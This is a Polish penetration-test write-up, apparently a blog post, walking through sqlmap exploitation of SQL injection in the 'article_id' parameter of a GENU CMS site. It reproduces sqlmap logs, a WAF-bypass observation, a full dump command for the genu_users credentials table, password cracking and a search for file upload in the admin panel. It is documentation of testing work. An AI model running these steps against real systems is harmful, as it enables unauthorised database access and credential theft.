[13:19:17] [CRITICAL] heuristics detected that the target is protected by some kind of WAF/IPS/IDS
y
[13:20:47] [INFO] using WAF scripts to detect backend WAF/IPS/IDS protection
[13:20:47] [WARNING] no WAF/IDS/IPS product has been identified
[13:20:47] [INFO] testing if the target URL is stable. This can take a couple of seconds
[13:20:48] [WARNING] target URL is not stable. sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison' and provide a string or regular expression to match on
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] c
[13:21:06] [INFO] testing if GET parameter 'article_id' is dynamic
[13:21:06] [INFO] confirming that GET parameter 'article_id' is dynamic
[13:21:06] [INFO] GET parameter 'article_id' is dynamic
[13:21:06] [INFO] heuristic (basic) test shows that GET parameter 'article_id' might be injectable
[13:21:06] [INFO] testing for SQL injection on GET parameter 'article_id'
[13:21:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:21:06] [WARNING] reflective value(s) found and filtering out
[13:21:07] [INFO] GET parameter 'article_id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[13:21:07] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:08] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:09] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:10] [CRITICAL] unable to connect to the target URL or proxy
[13:21:10] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:11] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:12] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:13] [CRITICAL] unable to connect to the target URL or proxy
[13:21:13] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
PL
12:22
2015-06-18

I kolejne…


root@zuo: ~
[13:21:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:21:06] [WARNING] reflective value(s) found and filtering out
[13:21:07] [INFO] GET parameter 'article_id' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[13:21:07] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:08] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:09] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:10] [CRITICAL] unable to connect to the target URL or proxy
[13:21:10] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:11] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:12] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:13] [CRITICAL] unable to connect to the target URL or proxy
[13:21:13] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[13:21:37] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[13:21:37] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:38] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:39] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:40] [CRITICAL] unable to connect to the target URL or proxy
[13:21:40] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'
[13:21:40] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:41] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:42] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:43] [CRITICAL] unable to connect to the target URL or proxy
[13:21:43] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (UPDATEXML)'
[13:21:43] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:44] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:45] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:46] [CRITICAL] unable to connect to the target URL or proxy
[13:21:46] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[13:21:46] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:47] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:48] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:49] [CRITICAL] unable to connect to the target URL or proxy
[13:21:49] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause'
[13:21:49] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:50] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:51] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:52] [CRITICAL] unable to connect to the target URL or proxy
[13:21:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[13:21:52] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:53] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
[13:21:54] [CRITICAL] unable to connect to the target URL or proxy. sqlmap is going to retry the request
PL
12:22
2015-06-18




Sqlmap stwierdził iż zmieni sposób exploitacji.




I był to przełomowy krok ponieważ nagle okazało się, iż parametr „article_id” jednak jest podatny i to w nim znajduje się błąd (zaskakujące nieprawdaż? ile to nowego potrafią powiedzieć skrypty ;>). Jak później się okazało firewall którym chronił serwer www filtrował zapytania webowe między innymi pod kątem wystąpienia słówka „null”, które „jest charakterystyczne dla ataków SQL Injection” (cytat admina).

Poprawiłem swój początkowy schemat tak by zawierał informacje, które udało mi się do tej pory zebrać.




Bogatszy o tą wiedzę przystąpiłem do wyciągania hasła z bazy danych. Pierwszym co musiałem zrobić to zweryfikować, która z baz danych jest bazą odpowiedzialną za treść strony.




Po odpytaniu bazy „admin” ukazały mi się tabele zawierające przedrostek charakterystyczny dla cms (była to jego nazwa, podobnie jest z WordPresem czy Joomlą). Następnym krokiem było podanie slmap’owi odpowiednich danych takich jak miejsce gdzie znajdują się login i hasło. Ponownie odwołując się do błędu który wyświetliła nam przeglądarka podczas testu na obecność podatności i bazując na informacjach tam zawartych przygotowałem poniższe polecenie:

root@zuo:~# sqlmap -u „http://webdev.s-m-s.local/GENU-2012.3/articles/read.php?article_id=2” -D admin -T genu_users -C user_name,user_password –dump




Po tym jak Sqlmap pobrał z bazy hash hasła, zapytał czy chcę spróbować złamać hasło. Oczywiście wcisnąłem „Y”.




Jak widać po screenach jak do tej pory zajęło to około półtora godziny z złamaniem hasła włącznie (co tak naprawdę trwało 10 sekund ponieważ hasło było banalnie łatwe). Jednakże całość podczas wykonywania działań podczas właściwych działań zajęła dwa dni (z względu na skomplikowanie hasła).


Wydawało by się, że to koniec testów, ale! Nic bardziej mylnego. Postanowiłem sprawdzić jakie możliwości daje mi panel użytkownika na uprawnieniach „admina”. Oczywistym jest iż szukałem przede wszystkim możliwości uploadu plików na serwer.



Po chwili udało mi się znaleźć upload. Aby określić gdzie ładowane są pliki podałem do uploadu plik graficzny.

